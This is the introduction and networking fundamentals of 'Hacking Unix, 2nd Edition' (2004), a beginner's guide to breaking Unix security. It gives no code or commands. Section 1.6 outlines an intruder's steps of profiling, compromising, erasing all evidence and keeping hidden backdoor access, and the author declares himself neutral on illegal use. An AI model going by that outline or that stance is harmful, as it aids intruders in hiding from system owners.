Hacking Unix

2nd Edition

Final

Rob klein Gunnewiek

28th August 2004

HACKING UNIX Second Edition – Errata #1 – 28 aug 2004
By: Rob klein Gunnewiek <detach{at}hackaholic.org>
http://hackaholic.org/
You have the final version of HACKING UNIX – *Second Edtion*.
I do not expect any major changes.

See *http://hackaholic.org/Hacking_Unix_2/* for other formats.

Contents

Part I.

Introduction

1. Introduction

1.1. Readers

This book is aimed at readers that are absolute beginners in the area of hacking. It attempts to turn the beginner into an indermediate level "hacker" (though I expect the reader to do his homework). No knowledge of programming is required.

Working knowledge of Unix-like systems is expected in order to understand everything in here. If you have no knowledge of Unix systems or have never heard of it, install a GNU/Linux (http://www.linux.org/) or *BSD (http://www.freebsd.org/) system on your computer and study the documentation.

I tried to keep this book accessible for absolute beginners, that I've done through adding a "Fundamentals" part, if you think you already have come quite far, you may be able to skip many things discussed in the Fundamentals part and continue with the Basics. Though, it is the reader's responsibility to go beyond this document and learn everything there is to learn, references for this are included at the end of each chapter.

If you are an "accomplished" hacker I hope you will find this document good enough to refer beginners to, if you have the time I'd also appreciate you to "proof-read" this document. I have tried to be as accurate as possible, I've read it over many times, but there might still be mistakes, so comments and feedback are very much appreciated. Same goes for you beginners, if you don't understand things I like to know so I can see if I can fix something; I don't flame. Ofcourse I also like to hear from you when you like it :).

1.2. Foreword

In the general public "hacking" means computer crime. Whether viruses roam the net, music is illegally shared, DVDs get ripped, websites defaced, entire networks brought down, it's all the same to them.

The majority of groups and communities of people that call themselves hackers either have nothing to do with crime or simply have no malicious intent. Even so, there is a large population of hackers and computer techies that have the potential to bypass computersecurity, as opposed to most computer users that would not know how to defend themselves from attack.

The "natural" reaction has been to create and enforce laws against computercrime, which has gotten out of hand due to lack of understanding and ignorance of the public. Some years ago, people really thought hackers were capable of anything, they honestly thought hackers were able to bring companies out of business and maybe even launch nuclear attacks, thanks to the media and the governments[1]. Kevin Mitnick was one victim of this hysteria, serving years in prison without trial. Even though Kevin Mitnick may

[1]This is all possible in theory though highly unlikely

have committed some of the crimes, many - if not all - of the claims have later been proven false or not proven at all. It was fear, mostly based on the representation of hackers in the media, and the government spokesmen who made (make) hackers look like terrorists.

This tactic is still succesfully exploited by many industries that try to enforce their “intellectual property”, because when speaking about hacking and hackers they introduce fear. So if you are running a business and say “hackers are stealing our intellectual property”, this looks far more severe than when saying; “People are copying our media without permission”.

Outsiders never will understand the fun in real hacking, the movie corporations had to make it look like a good parttime game for the average dumb teenager. Nowadays these wannabe’s represent the hacker scene in the eyes of the public. Sure, there are real hackers that have malicious intent, and accidents happen but everything has and should have a dark side to it, though it seems that people are *only* interested in the evil side of things. As soon as you try to explain the fun in the process of hacking itself, not the possible (malicious) goal, people think it’s boring. If you show someone the cleverness of a new technique, they think; well then can you transfer me some more money on my bank account? So who’s the criminal here.

Also, it’s outrageous that the majority of people use operating systems of which the majority can be cracked by an automated program, called a worm. When I hear about yet another company brought down by the latest worm, I think it’s outrageous; when a program can break into most of an organization’s systems, howmany intruders must they have had peering their daily work?

One could write a book about the real meaning of the words “hacking”, “hack” and “hacker” as it is very difficult to explain. If you want to do things correctly, you would have to define these words each time you use them, and good journalists would do that, or otherwise explicitly say “malicious hacker” when appropriate.

As it is, it’s impossible to have a single definition of the word “hacker”, however, there are a few things to say here. If you ask real hackers in all these different communities how they define the word “hacking” you will often hear keywords such as:

- art
- creative
- challenge
- lifestyle
- alternative
- discover

- explore
- knowledge
- skills
- culture
- intelligence

To generalize things you can say that many serious hacking communities out there greatly value the artistic and intellectual challenges in their definition. The most notable difference among the various definitions are merely motives and ethics where applicable. For instance, the Free (as in Speech) Software community (that has nothing to do with computer crime) base their definition on what is believed to be the original meaning of the word, one such interpretation appears in "How To Become A Hacker" by Eric S. Raymond[2]:

> There is a community, a shared culture, of expert programmers and networking wizards that traces its history back through decades to the first time-sharing minicomputers and the earliest ARPAnet experiments. The members of this culture originated the term 'hacker'. Hackers built the Internet. Hackers made the Unix operating system what it is today. Hackers run Usenet. Hackers make the World Wide Web work. If you are part of this culture, if you have contributed to it and other people in it know who you are and call you a hacker, you're a hacker.

Read the whole howto on Hacker Howto `http://www.catb.org/~esr/faqs/hacker-howto.html`, very good read.

The "Hacker Howto" and the "Jargon File" go pretty far into the subject and even suggest how hackers (should) behave (the hacker ethic).

Richard Stallman (founder of the Free Software Foundation) also writes the following on the subject in his book "Free as in Freedom", Appendix B [3]:

> As the definition tightened, "computer" hacking acquired additional semantic overtones. To be a hacker, a person had to do more than write interesting software; a person had to belong to the hacker "culture" and honor its traditions the same way a medieval wine maker might pledge membership to a vintners' guild. The social structure wasn't as rigidly outlined as that of a guild, but hackers at elite institutions such as MIT, Stanford, and Carnegie Mellon began to speak openly of a "hacker ethic": the yet-unwritten rules that governed a hacker's day-to-day behavior. In the 1984

[2]Although note that E.S.R. is an Open Source advocate, and Open Source is not Free Software, however this is about the definition of Hackers, so it shouldn't matter.

[3]http://www.oreilly.com/openbook/freedom/appb.html

> book Hackers, author Steven Levy, after much research and consultation, codified the hacker ethic as five core hacker tenets.

Please do read that chapter, it's very interesting and entertaining, a must-read. He has very good points, he also says:

> Although hackers have railed against this perceived misusage for nearly two decades, the term's rebellious connotations dating back to the 1950s make it hard to discern the 15-year-old writing software programs that circumvent modern encryption programs from the 1960s college student, picking locks and battering down doors to gain access to the lone, office computer terminal. One person's creative subversion of authority is another person's security headache, after all. Even so, the central taboo against malicious or deliberately harmful behavior remains strong enough that most hackers prefer to use the term " cracker"-i.e., a person who deliberately cracks a computer security system to steal or vandalize data-to describe the subset of hackers who apply their computing skills maliciously.

That's the interesting part, that fifteen year old that circumvents encryption programs is not some kiddo from the block trying some stuff, but is clearly pretty advanced on the subject (presuming he's attacking the crypto itself). Now here's a fundamental problem as calling such a person a cracker is not fair, is anyone circumventing crypto implementations malicious? Certainly not. Where do you draw the line between a nice prank and a computer intrusion? So the point he makes is that whether the kid uses a succesful attack for malicious purposes or not determines whether or not he is a "cracker". Is he a "hacker"? Richard Stallman says that many real hackers do not consider him a hacker as he is not part of their culture. On the other hand, if you would call the boy a cracker you would be messing with the cracker culture of program reverse engineers, which don't like them being associated with computer "hackers" as I read one time (although, if he was cracking a cryptography product, the term "cracker" might be honerable). So this is a quite complex issue.

When you exclude motives, lifestyle, community and ethics "guidelines", most of these definitions are basically much the same. And I'm quite sure that the motives and lifestyle of the early ARPAnet hackers is different from the software hackers of this day. Also, I know many people that research security problems from an attacker's point of view, they may even be developing backdoors and new attack techniques. They don't do it for improving security, but many don't do it for malicious purpose either. I personally have had times that I was busy with these types of things for many hours straight till the following morning. Not many people do this for the purpose of being able to get into someones' computer, but just for the sake of gaining knowledge, understanding, skill and to meet the addiction. Hell, I personally am not interested in other people's data at all. But it doesn't matter if real hackers are concerned with other people's privacy in the eyes of the public, the sheer fact that hackers *might be able* to breach their privacy is cause for fear. That is very understandable, I'm against any plan of a government to increase surveillance possibilities for law enforcement, for privacy issues. And I wouldn't feel comfortable if my neighbour was doing bomb research in his garage whatever reason he may have.

In the case of fear of security being breached, that fear has turned into hysteria. Laws were being proposed and even passed that may forbid hackers in certain countries to try to understand technology through hacking (reverse engineering). Any research done in this "illegitimate" way can land you in jail in certain countries. So when you find a significant security hole, you cannot tell about it. This happened with the DVD copy-protection (CSS) case, as you probably remember. Luckily an organisation like EFF (Electronic Frontier Foundation) –http://www.eff.org/– is fighting this injustice.

I think some of the MIT hackers must have abused their knowledge for some purpose, or; gone too far. With this comes the misunderstanding of the outsider crowd; the media, businesses and governments, they cannot understand the motivation that drives most hackers; the pursuit for knowledge and understanding. They only see the potential power hackers acquire in this way, and fear that among these hackers are people that cannot resist the temptation. They probably cannot think of any other reason than malicious intent for doing the things we do. Even worse, the idea gets into the mind of the people who'd love to look at other people's e-mail, a few per-cent (of the very large crowd) are determined enough to get their hands on the more useful techniques that are discovered, and are able to succesfully use them for their malicious ideas. These people make it to the media, and give the entire community a bad name.

For the sake of it, why not, heheh. You must have noticed I implicitly claimed I am a hacker. And here's why: When i was a kid (aprox. 8 years old) I was "interested" in electronics. Once when I was visiting my uncle I was fascinated by an old radio he had lying around and wanted to understand how it worked. He gave it to me and I took the thing home where I tried screwing the thing open, it failed, so I dragged the radio to our garden where I grabbed an axe and hacked the thing open. The hack was very succesful but unfortunately I didn't understand much of the electronics; but hey, you gotta start somewhere ;-).[4]

1.3. What is "Hacking"

In the end the term "hacking" is personal. For me personally "hacking" is "*any action that fulfills the desire to learn, discover, understand and/or build*

[4]Yes, that's a true story

new things that require a different (or sometimes even 'weird') method or way of thinking"[5]. I think this is shared by many hackers, but most hackers believe in a more specific "definition" that places these words in the context of computing. Some go even further and include ethics and motives; "hacking is the art of breaking into computers to learn how to secure them".

I personally don't believe hacking should be limited to computing alone, however this book is about hacking in the sense of breaking computer security. In this sense I will define the word "hacking" as used in this book:

> "*The art of developing ingenious methods that can be exploited to obtain a higher access-level to a computer system*"

This definition implies that this book cannot teach you how to hack. You can teach someone how to paint and maybe replicate a picasso, but not how to be an artist. Whether you call someone that can replicate work of other artists an artist is a personal issue, just like being able to break into computer systems is. Nevertheless you need to start somewhere, and even if you will never become a hacker in the sense of this definition, you can still have lots of fun!

Note that the definition doesn't mention someone's motives. I personally don't see why motives or ethics should be included here as this book has nothing to do with it. You may be able to use this information to illegally steal company data or you use this information to secure your company network, it doesn't make a difference to me. I hate disclaimers, but it's obvious that if you are able to use knowledge contained herein for illegal purpose it's your own responsibility. I do not encourage nor discourage such activity.

1.4. How to learn

Many people have bad experiences with learning, especially learning for school. But learning to hack should be interesting whilst you can decide for yourself what to learn. Learning in itself can be as much fun as hacking is. Sometimes you might even say that there is no difference between learning to hack and hacking itself; "hacking is a way of learning only limited to imagination and creativity".

The Internet is one thing that comes with this, everything you want to know can be found on the Internet. Also, everything you want to know can be acquired by reading source code, analyzing programs, protocols and systems, that's just another way of learning.

Hacking is a very wide subject; most things computer-related are hacking-related. Learning to hack is about learning about computer technology and learning techniques to exploit technology in ways that were never supposed

[5]like using an axe to open certain equipment ;-)

to be possible[6]. The more you know about a certain aspect of computing, the easier it gets to do interesting things with it. That is, if you are creative enough. Once you have this great idea you can proof the idea is real by taking advantage of it, nothing is more rewarding than that.

Learning to hack is a challenge on its own. This is one of the reasons why some hackers (including me) perform bad at school because they believe learning should be a challenge, but school teaches alot of things that are not interesting nor challenging. Learning to hack always delivers immediate results. If you learn about some technology you will automatically 'dream' about the security implications of various properties of the technology. If you learn about a programming language you can directly start coding. If you learn about software you can directly try using it. The thing you see alot is that people learn things once they need it, which makes knowledge directly useful. However that is my personal way of learning. I didn't learn programming by just following the examples in the Kernighan and Ritchie C Programming book, but mostly by reading code and by simply wanting to code a certain tool, translate an idea into code. Also, because of the Internet you can be selective, and one thing you will learn is that you don't need to learn from one textbook. Always remember that a hacker should never be bored. If you think something is boring, skip through it, you probably don't need it. Things usually get interesting once you recognize their implications, you'll naturally want to understand things then.

So the big difference between learning at school and hacking is that the things you can achieve (namely; things that should not be possible) fascinate, drive and thus motivate you to understand things. It works the other way around too, you might be studying something for some purpose and then realize the things you can achieve are far more interesting (and different) than the reason you first looked into it.

Knowledge can be gathered in all kinds of ways. Hacking can be used to gather knowledge, not only to use that knowledge against the system but to really understand how things work. A hacker is not bound to one textbook, hell if there's no information available the hacker will reverse engineer technology by himself, sometimes using “hacks” to gather such information.

1.4.1. Learning to learn

If you're used to learning only for school you may think learning is; grab a book, read theory, do some excercises. This may be the reason why you have this book. However, you cannot learn hacking by reading some books. Books can show you the right direction, but in the end you need to (re)discover techniques yourself, you must really understand why people did things in a certain way. You need to understand how things work, why, and most im-

[6]You clearly see Hacking doesn't necessarily have to do with computersecurity, i.e.: Exploiting technology for other purposes than breaking in.

portantly try to understand how techniques were founded, they may include valuable insights: *Think like the master, or be a user forever.*

This book tries to emphasize not on the static knowledge and techniques used in hackerland, but on the mindset of the hacker that pioneered techniques and methods. That is, I try to stimulate you in thinking like a hacker. So this book is like a guide, it doesn't cover *everything*, but there's no book that does/should. This book is an introduction into advanced things. So, don't think you won't learn anything from this book, that I don't cover the technical aspects as much as other papers; it does, but I believe any book on Hacking you can find is just that; introductory material.

1.4.2. Information seeking

When you're still a newbie you may have much trouble finding information. Finding information can be considered one skill of a hacker; becoming a master webseeker. There is alot of information on the internet on becoming a good web searcher, the best I can think of is +Fravia's Websearching lores (http://www.searchlores.org/). Don't underestimate the power of master seekers... any information you want to know about is out there. If you combine that with your other hacking skills you learned, you're unstoppable.

It's interesting to compare a webseeker with a hacker. The average websearcher will go to google.com, try some words and doesn't find what he's looking for and assumes it's not there. A newbie hacker is just like that, he checks for some known holes, if they are not there he gives up. A master webseeker however will seek for very creative ways, almost artistic ones to try and discover the knowledge he's looking for. The fun of the master webseeker lies not in finding the information, but the creativity required to figure out means to get to that information. If that wasn't true, why put somuch energy in finding it? No, it's the quest for knowledge that drives them. If that doesn't apply to you, then hacking is not for you; then you are one of those people that like the paycheck, not the work. In other words, the Hacking aspect of for example compromising a computer system, lies not in having access to the system on itself, but on the process of achieving this goal. The master webseeker knows and believes that the information can be found *somewhere* on the net, just like a master hacker knows that a hole is *somewhere* in the system. The process of knowledge gathering itself can result in very interesting new approaches to accomplish something. *Hacks are found during the process of achieving a goal, or by recognizing the implications of something that occurs*, which is exactly the fun in hacking; you never know what new methods need to be discovered. This is why hackers are responsible for alot of progress; *Nothing is impossible, they just may require another way of thinking.*

Once you learned other hacker skills you will be able to use these skills to acquire more information (these skills are usually used for research) like reverse engineering, reading source code, analyzing network traffic, etcetera, whatever is applicable.

If you still can't find an answer after reading books and searching the web you may need to ask someone..

I hope you now recognize that hacking is not something you can learn from a textbook. A hacker's advantage lies in its ability to hack; *find and recognize new ways of acquiring critical details to have a critical advantage.* If hackers would rely on textbooks, there would be no way to break into relatively secure systems. A hacker needs to be one step ahead, the advantage of knowing something that was overlooked by others.

1.5. Asking questions

"How do I hack?" The "good"-old "how-to-hack" question. As mentioned, hacking is a very wide subject, the question "how do i hack" raises irritation because of this. You can do hacking in almost any area of computing: networking, hardware, operating system, programs, etcetera. And then these subjects can be divided into dozens of other area's. And then there are numerous targets left over. And then there are numerous methods of hacking targets. And then there's the question of what you want to do; break security, fix security or research that area? As the author of this book I suggest you never ask someone "how do i hack". Actually, here comes rule one:

1. Only ask a question as a last resort.

Learning is all about finding answers to questions, one question raises an answer and a dozen new questions. To make matters worse; Hacking is all about learning, hacking is about the question of how to find an answer to a question, where the answer is usually some very remote, weird but creative method to seek that knowledge. Maybe you recognize this as the way scientists work to learn something in a new area. Hackers do the same, in fact research in a scientific way may be exactly what hacking is all about. Therefor you can learn hacking by asking the same questions as the pioneers, and not by just accepting things for fact. Many failures in security happen because implementors didn't understand the real reason of why things are done in a certain way, go figure.

Rule two becomes:

2. Where there's a correct question, there's always a correct answer.

If you give up too soon on finding an answer you are considered a lamer; someone that doesn't want, or doesn't like to learn, basically the enemy of a hacker! And what is more lame than the question "how do i hack", it violates another (previously unwritten) rule, here comes the third rule:

3. Only ask specific questions

When asking something that cannot be answered easily because the question is not specific enough, this proves you have done little research into the subject. Imagine someone asking a musician; "how to make music?".

Say you heard about kernel hacking, you searched the net but you found out "kernel hacking" has something to do with the development of a kernel. However, in the context you first heard the word, it seemed to have a different meaning, and now you cannot find it in that other meaning. Now if you would ask "what is kernel hacking?", then this would greatly irritate people you ask it to because they ask themselves; "what kind of kernel hacking does he mean!?" and you will be labeled "lamer". Now, a better way to ask is: "I heard about the term 'kernel hacking' and it seemed interesting. Now I searched for information on 'kernel hacking' but I only find the term in the context of 'kernel development'. My question is whether the term 'kernel hacking' as in 'breaking security'? If so, can you suggest a good place where I can find more information on this subject?". That question requires more effort but it shows you are willing to learn and know their time is valuable. A good formulation of the question makes it easier for people to answer. Ofcourse always use proper english, people don't appreciate a question like "H3y dude, you l33t? no were to f1nd good infoz on 0verflowz?". Yeah, it's pathetic, but I've seen them. If you are bad at a particular language try your best and apologize.

If you really tried to find the answer yourself and also tried to formulate your question the best you can, there is no reason for people to flame you, but you still need to make sure you ask the question to the right (group of) people. If they still flame you they probably don't know nothing and are a bunch of lamers that don't know what they're talking about, find good hackers elsewhere.

1.6. The Big Picture

This section presents you with the big picture of how a hack is done. The steps an attacker usually takes is also used as a layout in the book.

Let me start by warning that every hack evolves differently. There is no way to specify "guidelines" as to how a target gets compromised, but there are often general similarities in different attack scenario's. More specific, the approach an attacker takes is largely the same:

1. Profiling
2. Compromising
3. Removing evidence
4. Keeping access (aftercare - depends on the attacker's plan)

The profiling part is all about getting to know a target system. It is a stage of orientation in which the attacker tries to determine what kind of organisation, network and/or system is targeted. The profiling step is about information gathering. By getting to understand the system, the attacker will find a way in.

When profiling advances into a level of more detail the attacker will try to determine the best way to get in. After full privileges are acquired, the system is “compromised”.

As soon as the target is compromised any traces of the visit and the attacks will be cleaned up. There should not be left any evidence whatsoever of unauthorized access.

Now that the attacker has secured his trace and evidence of the attack the attacker may decide to keep his access to the system. The system can for example be used to initiate new attacks from the system to other systems in the organisation’s network or on the Internet. The attacker may use special methods to regain access to the system while being completely invisible to other users on the system. This can involve very exotic means of communications to create a sophisticated backdoor channel and may also include sophisticated means of manipulating the target system to prevent users on the system from detecting unauthorized access (aftercare ;-)).

The specific approach of an attack will vary largely and may include completely different approaches. The motive or purpose of the attack is the most evident; one attacker may simply want to shut of a system from the internet, the other may want to compromise the system. This book is about breaking into systems, not launching Denial of Service attacks.

The main aspect determining the methodology of an attack depend on the kind of target and the attacker itself.

Different targets Ofcourse every target is different. Some general high-level differences may be:

- Operating system
- Kind of access (remote over network or physical access)
- Kind of organization that runs it
- The configuration/setup of the target

We may ignore the “Kind of access” because we discuss attacks from the Internet only.

The network environment and organisation running the target system are both important in an indirect way. As you will learn later, the security of a system can rely on other systems for a great deal; compromising elements that your target’s security relies on is equal to a compromised target.

Your target’s role in the network environment, significance, operations, setup, operating system, internet connection, users and security all greatly relate to the organization that runs the system. This means that knowing about the organization that runs your target may hold valuable substantial clues as to the environment of your target; do not underestimate this; *the advantage of the attacker may often rely on understanding the significance of substantial evidence.*

The configuration/setup of the target is the main aspect that determines the approach and process of attacking the target system.

These four aspects directly or indirectly determine a great deal of how an attack is mounted. They all influence different steps in the attack phase, which will be detailed in the following chapters.

Different attackers Well, it isn't really worth mentioning that each attacker works differently. One is more skilled, one is more specialized in certain area's, one is more creative or has better insight into a case. And sometimes, one is more lucky :).

Part II.

Fundamentals

2. Fundamentals

The theory in this part is considered essential in order to continue your quest. This includes the principles of the Internet, security, cryptography and Unix security facilities. I do not cover Unix basics, as this is already considered essential background knowledge of the reader. Many of this information is also considered to be well-known to the reader, make sure you have this bag of knowledge.

The idea is that after this part I assume thorough knowledge of everything contained herein. If this is all known to you, just read through it quickly and use it to make sure you're ready (and if so, consider whether you need to be reading this book). For the things you are not familiar with, I suggest you use the concepts obtained here to have the big picture on which you can base further research into these issues using information found on the internet. References are also included at the end of this part.

Optionally, I suggest you learn about programming (atleast the basics) in C and assembly and have a good understanding of computer system architecture. That will be necessary if you want to be become an intermediate hacker.

3. The Internet

In this book we will especially have to deal with internet communications. So before we jump into the raw material, I will give you a crash course into Networking. If you want to become an advanced hacker however, this information by far is not enough for a hacker. I will however try to cover the basics in this chapter, that should give you enough orientation into the network area as to what information you should be looking for.

For good references I have included a table of references as table 4.4.

3.1. Introduction

The Internet is a large network made up of thousands of smaller networks together connecting millions of systems. There are many different types of computers and networks on the Internet. To enable these widely differing systems to communicate, standards were created by the Internet community. It is the shared responsibility of all parties involved to correctly implement these standards to make internetworking possible.

3.1.1. Open standards

Standards solve the following problems:

- Connecting different network types
- Connecting different system types and operating systems

To connect different systems, participaters need to agree on a protocol: A strict set of rules and definitions to enable communication. “Morse code” for example, is a good example of a protocol; Both ends establish a system (the protocol) to communicate using audio beeps. One end sends signals and the other end is able to interpret these signals through knowledge of the protocol.

Now, for internet protocols, the Internet community agrees on a protocol system that will be implemented by all involved parties to enable communication between these systems. That community contains experts in the field from organizations which will implement the protocol. There are organizations like ISO (International Organization for Standardization), IETF (Internet Engineering Task force) and IEEE (Institute of Electrical and Electronics Engineers) that play a central role in development of such standards. IETF is the foremost organization for Internet Standards.

3.1.2. Internetworking

OSI

To deal with the problem of communication between systems over different networks, protocols are stacked on top of each other. ISO composed the OSI (Open Systems Interconnection) model for this. The OSI model specifies 7 distinct layers. The lower layers are typically concerned with hardware (physical network connectivity), while higher layers typically deal with logical connectivity.

Layer 7	Application
Layer 6	Presentation
Layer 5	Session
Layer 4	Transport
Layer 3	Network
Layer 2	Datalink
Layer 1	Physical

Table 3.1.: OSI Model

On the lower layers you would find network-specific protocols like ethernet or token-ring. From then on, higher layers will be network-independent.

The OSI specification was never really popular for implementation, nowadays it is only used as a reference model for educational purposes.

The Internet protocol suite

For the internet a similar model called "The Internet protocol suite" (or TCP/IP protocol suite) is used:

Application
TCP/UDP (Transport)
IP (Network)
Hardware

Table 3.2.: The Internet Protocol Suite

In the TCP/IP protocol suite, the hardware layer includes the Datalink and Physical OSI layers. The network and transport layer protocols in Unix - as in most operating systems - are implemented by the operating system and available as services to the application-layer software.

TCP and UDP are transport protocols responsible for sending and receiving data for the application, while IP plays the main role in the actual delivery of that data over the Internet.

On the application layer you would find the typical application protocols like HTTP, FTP or SNMP.

The layers are designed to work independent of each other. Therefor it should be possible to make a change in (or replace) one of the layers without concern for the other layers. Using routers, logical protocol communications (like IP and TCP) can cross various different networks transparantly. The principle of communication through several different networks is called "internetworking".

There are typically two addressing schemes; the one used by the hardware that operate on the hardware layer which can address all systems (nodes) on the same local (physically connected) network. And on the Internet we have IP addresses as a network-layer addressing scheme, which can address all systems directly connected to the Internet.

Routers are layer 3 devices, which means they operate at the IP layer (L3) to connect networks and decide the route of packets through each gateway. Switches and bridges operate on the datalink level (L2) and deliver data in a local area network based on hardware addressing. How that exactly works is hardware-dependent.

The layered model makes it easier to implement the layers as different software modules. This enables operating systems to implement the protocol suite by interfacing distinct modules and provide services to application programmers to access the services in a common way. The layered model greatly reduces the complexity for implementing networking protocols.

The TCP/IP protocol suite does not only include the TCP and IP protocols, but the whole stack of protocols described here. So, UDP is also part of the TCP/IP protocol stack.

3.1.3. Datacommunication

Packets

Data sent by an application will be split up in smaller pieces (segments / frames) called protocol data units (PDUs)[1] by the lower protocol layers. This is due to restrictions of the packetsize on some types of networks; there are more systems on one network, and each must have a chance to transmit data. But that's not the main reason, the Internet is "packet-switched", this greatly reduces the time required to send messages over various network links and the time to process the information. If the Internet was message-switched (the message is send as a whole) each node/gateway on the route would have to receive the whole message, process the whole message, put the message in the queue, and wait for a chance to send it over the link. This would take an enormous amount of time compared to a packet-switched environment. Imagine that the message has been damaged during the process, it first took quite some time to send the large message over several network links, to a gateway which suddenly determines the package is damaged, causing a checksum error. Then the whole packet needs to be send again, causing even more load on the network.

When sending data in segments, the destination host may already have some packets in sequence in its receive buffer and can sent these packets to the application. There are more reasons why smaller packets result in faster communication, there are all kinds of ways to calculate the differences which is not covered in this book.

[1]A PDU is the general term for a protocol's packet. TCP packets are called segments for example, UDP packets are called datagrams

Protocol stack

When data is sent, it travels down the networking stack of the operating system; from the application to the physical network. Each layer's protocol *encapsulates* the packet received by adding its own header to the packet. The header tells its peer layer how to handle the packet, it's sort of an envelope that provides control information. At the receiving end the packet travels up the stack where each layer interprets the protocol header that was included by its peer layer and decides its destiny.

Headers

A PDU's header may hold information about which computer (the address) should receive the packet and which application should receive the packet. Headers can be seen as information to help peer layer protocols handle a packet.

A header is made up of fields.. some fields for a specified protocol may be included by default, others are optional. Most field have a fixed length of bits assigned and every field can be found at its exact offset in a header. A header is usually prepended to a packet, but may for some protocols be appended.

3.1.4. Protocols

The hardware layer

The hardware layer of the TCP/IP protocol stack includes the hardware itself and its device driver. The hardware layer deals with physical network properties. Some physical network types are:

- Ethernet
- Wireless
- Token-ring
- Satellite

The IP layer

The Internet Protocol layer corresponds to the OSI's network layer. IP is capable of Internet-wide addressing and is used to route packets from one host to another. Note that on the IP layer there's not only the IP protocol, but also protocols like ICMP or ARP or routing protocols like RIP and OSPF. However, ICMP for example is sometimes said not to be an IP-layer protocol because it still uses the IP protocol. And RIP is not really an IP-layer protocol as it uses IP and UDP for exchanging routing information.

The IP protocol has no sense of connectivity, it just tries hard to deliver packets to its destination using routing tables.

The current widely used IP version (version 4) uses a 32-bit addressing field allowing 2^{32} unique addresses.

A newer version of the IP (version 6) uses a 128 bit address field which allows for 2^{128} unique addresses to address the near-future problem of address-space shortage and other issues.

Each router interprets a packet's IP header and in the process decides the next route to take until the packet arrives at its destination. This type of forwarding is called L3 (Layer 3 - Network) routing. This process of routing may involve routing protocols that dynamically update routing tables amongst each other, or the static approach by manually composing the routing table information.

IP headers include the source and destination IP addresses. When problems occur during the delivery of packets, errors can be returned to the sender. Another important field in an IP header is the protocol ID, which tells IP modules for which upper-layer protocol the packet is destined. For example; 1 for ICMP, 6 for TCP and 17 for UDP. Most Unix systems have a /etc/protocols file where you can look them up.

IP packets can travel through multiple hosts before reaching a destination. The amount of hosts that a packet passes before it reaches a destination is popularly called a hop-count. IP sets the maximum amount of hops in an 8-bit header field (TTL - Time To Live) to make sure the packet will be dropped if it does not reach its destination within that time. Each host that forwards the packet will decrement the value of this counter.

IP addresses IP addresses identify hosts on an internet. The common notation of an IP address is that of 4 decimal numbers seperated by dots, for example: 123.123.123.123, where each number is one byte of the total 4 bytes (32-bit).

How IP addresses are exactly formatted is a quite complex issue, it is be explained in its own section 3.2.1. For now you can think of the first three numbers as subnets of which the 3d number is the subnet of the second numbered network etc. The last number is the actual address in the subnet.

TCP

TCP, or Transmission Control Protocol is a connection oriented protocol; it keeps track of connections. TCP is designed to be a reliable protocol that is best suited for stream communications (say, for file transfer).

TCP splits a datastream into packets which are later reassembled in the right order of sequence in a receive buffer by the destination host.

TCP ensures reliability by keeping track of missing packets and requests for retransmission of lost packets after a timeout. It can do this by numbering each packet it sends in sequence so that the other end knows which packets to expect (sequence numbers). Each packet sent should be acknowledged by the receiving end before a packet is removed from the send-buffer.

TCP also implements flow-control which is used to dynamically synchronize transmission speed between two applications. Flow control is a quite complex issue in practice. A most basic explanation is that the receiving host informs the sender host of the remaining capacity of its receive buffer (the window). The sender host will then try to ensure that it does not overflow the destination's receive buffer which would result in lost (dropped) packets and retransmissions as a consequence. Every packet that gets acknowledged at the receiving end is forwarded to the upper layer (application) and removed from the receive-buffer. So with each packet, sender and receiver update each other's windows, they know the address space allocated to packets (the window) of their peer.

TCP connections are established between a client and a server in a client-server model. A server usually listens on a static well-known port which the client can then connect to using the server's IP address and the applications' well-known port. The server application is notified of incoming connections and can then acknowledge/accept for the creation of a new - active (or established) - connection. The operating system will then associate the application with the new connection using its source and destination port, source and destination address for identification. This identification, or identifier is used by the operating system to distinguish between connections.

In operating system / application terms a new active connection is called a socket, and the identifying 4-tuple (dstIP, srcIP, dstPort, srcPort) is used by the operating system to differentiate between active/accepted sockets.

UDP

UDP, or User Datagram Protocol is connectionless and unreliable. An application can send a UDP packet (datagram) and not be certain that they will arrive at the destination application. If the program does need extra functionality it needs to do so by implementing its own mechanism at the application-layer.

UDP doesn't have flow-control functionality, so it's very possible packets get lost because of receive buffer overflows.

UDP is very lightweight, with a relatively small header. Application that use UDP are mainly the streaming multimedia applications. For example, when listening to internet radio it doesn't really matter much that a few packets are dropped, it's more important that packets arrive in time. Ofcourse UDP doesn't guarantee this, the Internet doesn't guarantee anything, but it's better to use UDP in some cases for that. UDP is also used in various network administration protocols, like SNMP.

ICMP

The main use of the Internet Control Message Protocol is sending and receiving error notifications, like - for example - when the hop count reached zero and the packet is discarded. Without ICMP it would take alot of time before an application would realize a connection is lost or cannot be established.

A more well-known application for ICMP is the PING program. PING sends an ICMP ECHO request to the specified host which the destination can answer using an ICMP ECHO REPLY packet.

Application protocols

Applications use the operating system's services (TCP, UDP) interface for communication. An application simply requests a socket of a certain type and initiates or waits for incoming connections, the operating system handles the details.

The operating system distinguishes connections and their corresponding applications by keeping track of which process occupies which connection.

3.2. The Internet Protocol

We briefly discussed the IP-protocol in section 3.1.4, now that you get the picture I can go into some more detail. I cover IP more thoroughly as it is the most important protocol of the Internet protocol suite.

3.2.1. Interfaces

In the previous section I said that every node/system/host on the Internet has a unique IP number, what I didn't say is that a node/system/host can have more than one IP address; for starters, a router device needs atleast 2. What I should have said is that every *networkdevice* on the internet has one unique IP address. In operating system terms each networkcard is called an Interface. So in Unix you can have multiple interfaces. In Linux a typical ethernet network interface can be named `eth0` or `eth1`. In OpenBSD it may be named `xl0`, `xl1`, `xl<n>`, etc. Many Unix tools exist that use the IP-address as the label for the Interface, instead of using the Interface card ID like eth0, then the tool becomes networktype- and OS-independent.

For example, the apache configuration file `httpd.conf` can hold a directive labeled "`Listen`" which can be used to configure the Apache server to listen on a specific interface and TCP port: I.e.: "`Listen 192.168.0.1:80`".

Not all tools (can) use the IP address of an interface, as they may not use IP at all, and they cannot assume the system supports IP. For example, sniffers like tcpdump or ethereal may well be used on sniffing interfaces that don't have IP connectivity. Such tools usually use the real name of an Interface.

3.2.2. IP Addressing

Internet Protocol addresses are just 32-bit numbers. An IP address like 192.168.0.1 is in hexadecimal notation; C0A80001h, or binary; 11000000 10101000 00000000 00000001. It is very important to understand that the dotted-decimal notation of an IP-adres is simply the seperation of the four bytes. Especially with subnetting it doesn't always mean that 192.168.9.1 and 192.168.9.240 are in the same subnet, don't be fooled by that last byte. Ofcourse, because every decimal is one byte, thus 8 bits, there are $2^8 = 256$ bit-combinations; 0-255. In a typical network that has not been subnetted, only 254 of them are usable for node addressing, 0 and 255 are special; 0 is the network address and 255 is the broadcast address.

